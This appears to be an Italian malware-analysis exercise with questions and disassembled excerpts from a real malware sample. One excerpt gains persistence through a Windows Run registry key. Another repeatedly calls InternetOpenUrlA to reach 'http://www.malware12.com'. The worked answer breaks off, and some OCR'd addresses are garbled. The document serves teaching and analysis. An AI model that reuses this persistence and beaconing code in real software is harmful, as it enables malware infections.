
#1 - Persistenza

Il malware in analisi va ad ottenere persistenza tramite la modifica del registro di Windows.
Dal codice in visione possiamo notare in che modo avviene:

Per prima cosa viene richiamata la funzione **RegOpenKeyExW**.



Consegna: con riferimento agli estratti di un malware reale, rispondere alle seguenti domande:
1. come il malware ottiene la persistenza? Evidenzia il codice assembly dove le relative istruzioni e chiamate di funzioni vengono eseguite
2. identifica il client software utilizzato dal malware per la connessione ad internet
3. identifica l'URL al quale il malware tenta di connettersi
4. evidenzia la **chiamata** di funzione che permette al malware di connettersi ad un URL
5. qual è il significato del comando Assembly "lea"?

```
00402B6F    push  2             ; samDesired
00402B71    push  eax           ; ulOptions
00402B72    push  offset SubKey ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00402B77    push  HKEY_LOCAL_MACHINE ; hKey
00402B7C    call  esi; RegOpenKeyExW
00402B7E    test  eax, eax
00402B80    jnz   short loc_402BC5
00402B82
00402B82 loc_402B82:
00402B82    lea   ecx, [esp+d24h+Data]
00402B86    push  ecx           ; lpString
00402B87    mov   bl, 1
00402B89    call  ds:lstrlenW
00402B8F    lea   edx, [eax+eax+2]
00402B93    push  edx           ; cbData
00402B94    mov   edx, [esp+428h+hKey]
00402B98    lea   eax, [esp+428h+Data]
00402B9C    push  eax           ; lpData
00402B9D    push  1             ; dwType
00402B9F    push  0             ; Reserved
00402BA1    lea   ecx, [esp+434h+ValueName]
00402BA8    push  ecx           ; lpValueName
00402BA9    push  edx           ; hKey
00402BAA    call  ds:RegSetValueEx
```

```
.text:00401150 ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
.text:00401150
.text:00401150
.text:00401150 ; DWORD __stdcall StartAddress(LPVOID)
.text:00401150 StartAddress  proc near           ; DATA XREF: sub_401040+ECTro
.text:00401150               push  esi
.text:00401151               push  edi
.text:00401152               push  0             ; dwFlags
.text:00401154               push  0             ; lpszProxyBypass
.text:00401156               push  0             ; lpszProxy
.text:00401158               push  1             ; dwAccessType
.text:0040115A               push  offset szAgent ; "Internet Explorer 8.0"
.text:0040115F               call  ds:InternetOpenA
.text:00401165               mov   edi, ds:InternetOpenUrlA
.text:00401168               mov   esi, eax
.text:0040116D
.text:0040116D loc_40116D:                       ; CODE XREF: StartAddress+30ij
.text:0040116D               push  0             ; dwContext
.text:0040116F               push  80000000      ; dwFlags
.text:00401174               push  0             ; dwHeadersLength
.text:00401176               push  0             ; lpszHeaders
.text:00401178               push  offset szUrl  ; "http://www.malware12.com
.text:0046117D               push  esi           ; hInternet
.text:0040117E               call  edi ; InternetOpenUrlA
.text:00401180               jmp   short loc_40116D
.text:00401180 StartAddress  endp
.text:00401180
```